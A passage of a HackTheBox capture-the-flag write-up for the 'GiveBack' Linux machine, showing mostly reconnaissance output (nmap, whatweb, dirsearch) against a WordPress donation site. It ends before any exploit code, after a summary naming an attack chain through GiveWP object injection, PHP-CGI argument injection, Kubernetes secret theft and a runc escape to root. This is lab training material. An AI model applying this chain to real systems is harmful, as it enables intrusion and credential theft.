GiveBack
Writeup for HackTheBox GiveBack machine

Executive Summary
GiveBack is a hard-difficulty Linux machine on HackTheBox. The attack chain is as follows:
- GiveWP RCE → WordPress Container — Exploit PHP Object Injection (CVE-2024-5932) in the GiveWP plugin to achieve RCE. Discover Kubernetes environment variables.
- Chisel Pivot → PHP-CGI RCE → Root Container — Use Chisel to tunnel to the internal legacy CMS. Exploit PHP-CGI argument injection (CVE-2012-1823) for a root container shell.
- K8s API → Helm Secrets → SSH → runc → Host Root — Extract K8s service account token, query the API for Helm-managed secrets, obtain MariaDB password and
babywyrmSSH credentials. Abuse sudo on custom/opt/debugbinary to run a malicious OCI configuration viarunc, achieving root on the host.
Reconnaissance
Begin with an Nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ nmap -sC -sV -A -vv 10.129.57.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:40 UTC
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
Initiating Ping Scan at 10:40
Scanning 10.129.57.10 [4 ports]
Completed Ping Scan at 10:40, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:40
Completed Parallel DNS resolution of 1 host. at 10:40, 0.01s elapsed
Initiating SYN Stealth Scan at 10:40
Scanning 10.129.57.10 [1000 ports]
Discovered open port 22/tcp on 10.129.57.10
Discovered open port 80/tcp on 10.129.57.10
Completed SYN Stealth Scan at 10:40, 2.33s elapsed (1000 total ports)
Initiating Service scan at 10:40
Scanning 2 services on 10.129.57.10
Completed Service scan at 10:40, 6.53s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.129.57.10
Initiating Traceroute at 10:40
Completed Traceroute at 10:40, 0.21s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 10:40
Completed Parallel DNS resolution of 2 hosts. at 10:40, 0.01s elapsed
NSE: Script scanning 10.129.57.10.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 11.71s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 1.08s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
Nmap scan report for 10.129.57.10
Host is up, received timestamp-reply ttl 63 (0.22s latency).
Scanned at 2025-11-03 10:40:05 UTC for 25s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
56: 22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
57: | ssh-hostkey:
58: |   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
59: | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCNmct03SP9FFs6NQ+Pih2m65SYS/Kte9aGv3C8l43TJGj2UcSrcheEX2jBL/jbje/HRafbJcGqz1bKeQo1cbAc=
60: |   256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
61: |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICjor5/gXrTqGEWiETEzhgoni1P2kXV3B4O2/v2SGnH0
62: 80/tcp open  http    syn-ack ttl 62 nginx 1.28.0
63: |_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
64: |_http-server-header: nginx/1.28.0
65: |_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
66: | http-methods:
67: |_  Supported Methods: HEAD POST
68: |_http-generator: WordPress 6.8.1
69: Device type: general purpose|router
70: Running: Linux 5.X, MikroTik RouterOS 7.X
71: OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
72: OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
73: TCP/IP fingerprint:
74: OS:SCAN(V=7.95%E=4%D=11/3%OT=22%CT=1%CU=30935%PV=Y%DS=2%DC=T%G=Y%TM=6908869
75: OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS
76: OS:(O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST1
77: OS:1NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
78: OS:(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
79: OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
80: OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
81: OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
82: OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
83:
84: Uptime guess: 21.111 days (since Mon Oct 13 08:00:19 2025)
85: Network Distance: 2 hops
86: TCP Sequence Prediction: Difficulty=260 (Good luck!)
87: IP ID Sequence Generation: All zeros
88: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
89:
90: TRACEROUTE (using port 23/tcp)
91: HOP RTT       ADDRESS
92: 1   203.31 ms 10.10.14.1
93: 2   205.49 ms 10.129.57.10
94:
95: NSE: Script Post-scanning.
96: NSE: Starting runlevel 1 (of 3) scan.
97: Initiating NSE at 10:40
98: Completed NSE at 10:40, 0.00s elapsed
99: NSE: Starting runlevel 2 (of 3) scan.
100: Initiating NSE at 10:40
101: Completed NSE at 10:40, 0.00s elapsed
102: NSE: Starting runlevel 3 (of 3) scan.
103: Initiating NSE at 10:40
104: Completed NSE at 10:40, 0.00s elapsed
105: Read data files from: /usr/share/nmap
106: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
107: Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
108:            Raw packets sent: 1039 (46.550KB) | Rcvd: 1025 (41.742KB)
The scan shows two open services: SSH (22) running OpenSSH 8.9p1 on Ubuntu and HTTP (80) running nginx 1.28.0 serving a WordPress 6.8.1 site.
We append that line to /etc/hosts so our machine resolves giveback.htb.
1
echo "10.129.57.10 giveback.htb" | sudo tee -a /etc/hosts
Enumeration

Here we can see its a WordPress-based donation platform — the page content and navigation options like Donation Station, Donor Dashboard, and Donation Confirmation suggest it’s a charity or fundraising web application built with WordPress.

Donation Pages Overview

DONATION CONFIRMATION
This page displays the donation history or confirmation details after a successful transaction.

DONATION FAILED
This page appears when a donation attempt fails, informing the user that the transaction was unsuccessful.

DONATION STATION
The central donation portal page, part of the fundraising system. It likely manages or displays active donation campaigns.
DASHBOARD
The user dashboard where donors can log in and manage their accounts or donations.

After clicking on a link under the Donation Station section, we are redirected to:
1
http://giveback.htb/donations/the-things-we-need/
After checking the web technologies using WhatWeb, we can see that:
1
2
3
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ whatweb http://giveback.htb/
http://giveback.htb/ [200 OK] Bootstrap[0.3], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.28.0], IP[10.129.57.10], JQuery[3.7.1], MetaGenerator[Give v3.14.0,WordPress 6.8.1], Script[speculationrules,text/javascript], Title[GIVING BACK IS WHAT MATTERS MOST – OBVI], UncommonHeaders[link], WordPress[6.8.1], nginx[1.28.0]
it’s a WordPress 6.8.1 site (meta-generator shows Give v3.14.0 plugin), served by nginx 1.28.0 and using Bootstrap + jQuery 3.7.1 — all the usual front-end libs for a donation site.
Before moving on, let’s check for any other useful endpoints:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ PYTHONWARNINGS="ignore" dirsearch -u http://giveback.htb/ -x 402,403,404,503

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/HTB/GiveBack/reports/http_giveback.htb/__25-11-03_10-55-05.txt

Target: http://giveback.htb/

[10:55:05] Starting:
[10:58:13] 302 -    0B  - /admin  ->  http://giveback.htb/wp-admin/
[10:58:28] 302 -    0B  - /admin/  ->  http://giveback.htb/wp-admin/
[10:58:40] 301 -    0B  - /admin/index.php  ->  http://giveback.htb/admin/
[10:58:47] 301 -    0B  - /admin/mysql2/index.php  ->  http://giveback.htb/admin/mysql2/
[10:59:03] 301 -    0B  - /admin_area/index.php  ->  http://giveback.htb/admin_area/
[11:01:16] 301 -    0B  - /admincp/index.php  ->  http://giveback.htb/admincp/
[11:01:48] 301 -    0B  - /administrator/index.php  ->  http://giveback.htb/administrator/
[11:02:55] 301 -    0B  - /atom  ->  http://giveback.htb/feed/atom/
[11:03:05] 301 -    0B  - /axis2-web//HappyAxis.jsp  ->  http://giveback.htb/axis2-web/HappyAxis.jsp
[11:03:15] 301 -    0B  - /bb-admin/index.php  ->  http://giveback.htb/bb-admin/
[11:03:55] 301 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js  ->  http://giveback.htb/Citrix/AccessPlatform/auth/clientscripts/cookies.js
[11:04:53] 301 -    0B  - /db/index.php  ->  http://giveback.htb/db/
[11:05:42] 301 -    0B  - /extjs/resources//charts.swf  ->  http://giveback.htb/extjs/resources/charts.swf
[11:05:44] 302 -    0B  - /favicon.ico  ->  http://giveback.htb/wp-includes/images/w-logo-blue-white-bg.png
[11:06:30] 301 -    0B  - /h  ->  http://giveback.htb/2024/09/21/hello-world/
[11:06:41] 301 -    0B  - /hello  ->  http://giveback.htb/2024/09/21/hello-world/
[11:07:56] 301 -    0B  - /login.wdm%2e  ->  http://giveback.htb/login.wdm
[11:07:57] 301 -    0B  - /login.wdm%20  ->  http://giveback.htb/login.wdm
[11:08:49] 301 -    0B  - /modelsearch/index.php  ->  http://giveback.htb/modelsearch/
[11:09:07] 301 -    0B  - /mysql-admin/index.php  ->  http://giveback.htb/mysql-admin/
[11:09:45] 301 -    0B  - /panel-administracion/index.php  ->  http://giveback.htb/panel-administracion/
[11:10:14] 301 -    0B  - /phpMyAdmin.old/index.php  ->  http://giveback.htb/phpMyAdmin.old/
[11:10:22] 301 -    0B  - /pma-old/index.php  ->  http://giveback.htb/pma-old/
[11:10:55] 301 -    0B  - /rating_over.  ->  http://giveback.htb/rating_over
[11:11:17] 301 -    0B  - /roundcube/index.php  ->  http://giveback.htb/roundcube/
[11:11:18] 200 -  108B  - /robots.txt
[11:11:24] 301 -    0B  - /s  ->  http://giveback.htb/sample-page/
[11:11:45] 301 -    0B  - /servlet/hello  ->  http://giveback.htb/2024/09/21/hello-world/
[11:12:08] 301 -    0B  - /sitemap.xml.gz  ->  http://giveback.htb/wp-sitemap.xml
[11:12:11] 301 -    0B  - /sitemap.xml  ->  http://giveback.htb/wp-sitemap.xml
[11:12:23] 301 -    0B  - /sql/index.php  ->  http://giveback.htb/sql/
[11:12:58] 301 -    0B  - /templates/rhuk_milkyway/index.php  ->  http://giveback.htb/templates/rhuk_milkyway/
[11:14:22] 409 -    3KB - /wp-admin/setup-config.php
[11:14:27] 301 -  240B  - /wp-includes  ->  http://giveback.htb/wp-includes/
[11:14:28] 301 -    0B  - /wp-content/plugins/adminer/inc/editor/index.php  ->  http://giveback.htb/wp-content/plugins/adminer/inc/editor/
[11:14:31] 200 -    2KB - /wp-login.php

Task Completed
From the dirsearch results we found two useful endpoints:
/robots.txt — disallows wp-admin; nothing else interesting.

